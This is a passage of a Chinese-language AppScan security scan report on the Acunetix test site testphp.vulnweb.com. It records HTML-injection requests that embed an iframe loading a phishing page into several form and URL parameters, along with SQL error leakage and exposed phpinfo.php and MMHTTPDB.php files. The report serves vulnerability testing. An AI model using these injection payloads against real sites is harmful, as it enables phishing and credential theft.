User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 131

name=anonymous+user%27%22%3E%3Ciframe+id%3D258+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&text=1234&submit=add+message

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked=false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>guestbook</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->
```

[illegible]



问题 2 / 8

TOC

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/guestbook.php>

实体: text (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至:

[1234%27%22%3E%3Ciframe+id%3D260+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E](#)

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
```

[illegible]

```

src=http://demo.testfire.net/phishing.html></td></tr></table>    </div>
    <div class="story">
        <form action="" method="post" name="faddentry">
            <input type="hidden" name="name" value="anonymous user">
            <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
</textarea>
            <br>
            <input type="submit" name="submit" value="add message">
        </form>
    </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <input name="searchFor" type="text" size="10">
            <input name="goButton" type="submit" value="go">
        </form>
    </div>
    <div id="sectionLinks">
        <ul>
            <li><a href="categories.php">Browse categories</a></li>
            <li><a href="artists.php">Browse artists</a></li>
            <li><a href="cart.php">Your cart</a></li>
            <li><a href="login.php">Signup</a></li>
            <li><a href="userinfo.php">Your profile</a></li>
            <li><a href="guestbook.php">Our guestbook</a></li>
            <li><a href="AJAX/index.php">AJAX Demo</a></li>
        </ul>
    </div>
    <div class="relatedLinks">
        <h3>Links</h3>
        <ul>
            <li><a href="http://www.acunetix.com">Security art</a></li>
            <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
            <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
            <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
        </ul>
    </div>
    <div id="advert">
        <p>
            <object classid="clsid:D27CDB6E-AE6D-11
...
...
...

```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/search.php>

实体: searchFor (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至:

1234%27%22%3E%3Ciframe+id%3D204+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 109

searchFor=1234%27%22%3E%3Ciframe+id%3D204+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
&goButton=go

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:33 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgh=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgh) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
```



```

</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com"
...
...
...

```

问题 4 / 8

TOC

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/listproducts.php>

实体: cat (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 3 至:

`3%27%22%3E%3Ciframe+id%3D268+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "<http://demo.testfire.net/phishing.html>" 的 frame/iframe。

测试请求和响应:

```

GET
/listproducts.php?cat=3%27%22%3E%3Ciframe+id%3D268+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishin
g.html%3E HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/categories.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">

```

```

<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''"><iframe id=268
src=http://demo.testfire.net/phishing.html>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-

```

```

vulnerabilities-in-php-applications/">PHP vuln help</a></li>
<li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
</ul>
</div>
<div id="advert">
<p>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
<param name="movie" value="Flash/add.swf">
<param name="quality" value="high">
<embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
</embed>
</object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href
...
...

```

测试响应

```

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2 Website is out of order.
Please visit back later. Thank you for understanding.

```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/listproducts.php

实体: artist (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: ① 至:

1%27%22%3E%3Ciframe+id%3D528+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```

GET
/listproducts.php?artist=1%27%22%3E%3Ciframe+id%3D528+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:17 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>

```

```

<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''><iframe id=528
src=http://demo.testfire.net/phishing.html>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name=quality value=high>
        <embed src="Flash/add.swf" quality=high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </p>
  </div>


```

```
</embed>
</object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo">
...
...
...

```

测试响应



通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/hpp/

实体: pp (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 12 至:

12%27%22%3E%3Ciframe+id%3D426+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET
/hpp/?pp=12%27%22%3E%3Ciframe+id%3D426+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:32 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?
p=valid&pp=12%27%22%3E%3Ciframe+id%3D426+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E"
>link1</a><br/><a href="params.php?p=valid&pp=12'"><iframe id=426
src=http://demo.testfire.net/phishing.html>">link2</a><br/><form action="params.php?
p=valid&pp=12'"><iframe id=426 src=http://demo.testfire.net/phishing.html>"><input type=submit
name=aaaa/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>
```

测试响应

[check
link1](#)

Access to demo.testfire.net is restricted due to scan options, licensing, or security considerations

Access to demo.testfire.net is restricted due to scan options, licensing, or security considerations

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

实体: p (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: **valid** 至:

`valid%27%22%3E%3Ciframe+id%3D709+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "<http://demo.testfire.net/phishing.html>" 的 frame/iframe。

测试请求和响应:

```
GET
/hpp/params.php?p=valid%27%22%3E%3Ciframe+id%3D709+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishin
```

```
g.html%3E&pp=12 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

valid' "><iframe id=709 src=http://demo.testfire.net/phishing.html>12
```

测试响应

```
Access to demo.testfire.net is restricted due
to scan options, licensing, or security
considerations

valid' ">
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

实体: pp (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 12 至:

12%27%22%3E%3Ciframe+id%3D723+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /hpp/params.php?
p=valid&pp=12%27%22%3E%3Ciframe+id%3D723+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:55:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

valid12'"><iframe id=723 src=http://demo.testfire.net/phishing.html>
```

测试响应

Access to demo.testfire.net is restricted due
to scan options, licensing, or security
considerations

valid12' ">

低

Macromedia Dreamweaver 远程数据库脚本信息泄露 ①

TOC

问题 1 / 1

TOC

Macromedia Dreamweaver 远程数据库脚本信息泄露

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/

实体: MMHTTPDB.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 除去生产服务器中的 MMHTTPDB 脚本文件

差异: 路径 从以下位置进行控制: / 至: /_mmServerScripts/MMHTTPDB.php

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /_mmServerScripts/MMHTTPDB.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:15:55 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Accept-Charset: ISO-8859-1

<html><head><meta http-equiv='Content-Type' content='text/html; charset=pass'></head></html>
```

低

PHP phpinfo.php 信息泄露 ①

TOC

PHP phpinfo.php 信息泄露

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/secured/

实体: phpinfo.php (Page)

风险: 可能会泄露服务器环境变量, 这可能会帮助攻击者开展针对 Web 应用程序的进一步攻击

原因: 在 Web 站点上安装了缺省样本脚本或目录

固定值: 从站点中除去 phpinfo.php 脚本和其他所有缺省脚本

差异: 方法 从以下位置进行控制: **POST** 至: **GET**

主体 从以下位置进行控制:

```
uname=&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup
```

至: --

标题 已从请求除去: **application/x-www-form-urlencoded**

路径 从以下位置进行控制: **/secured/newuser.php** 至: **/secured/phpinfo.php**

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET --begin_mark_tag--/secured/phpinfo.php--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:43 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table {margin-left: auto; margin-right: auto; text-align: left;}
.center th {text-align: center !important;}
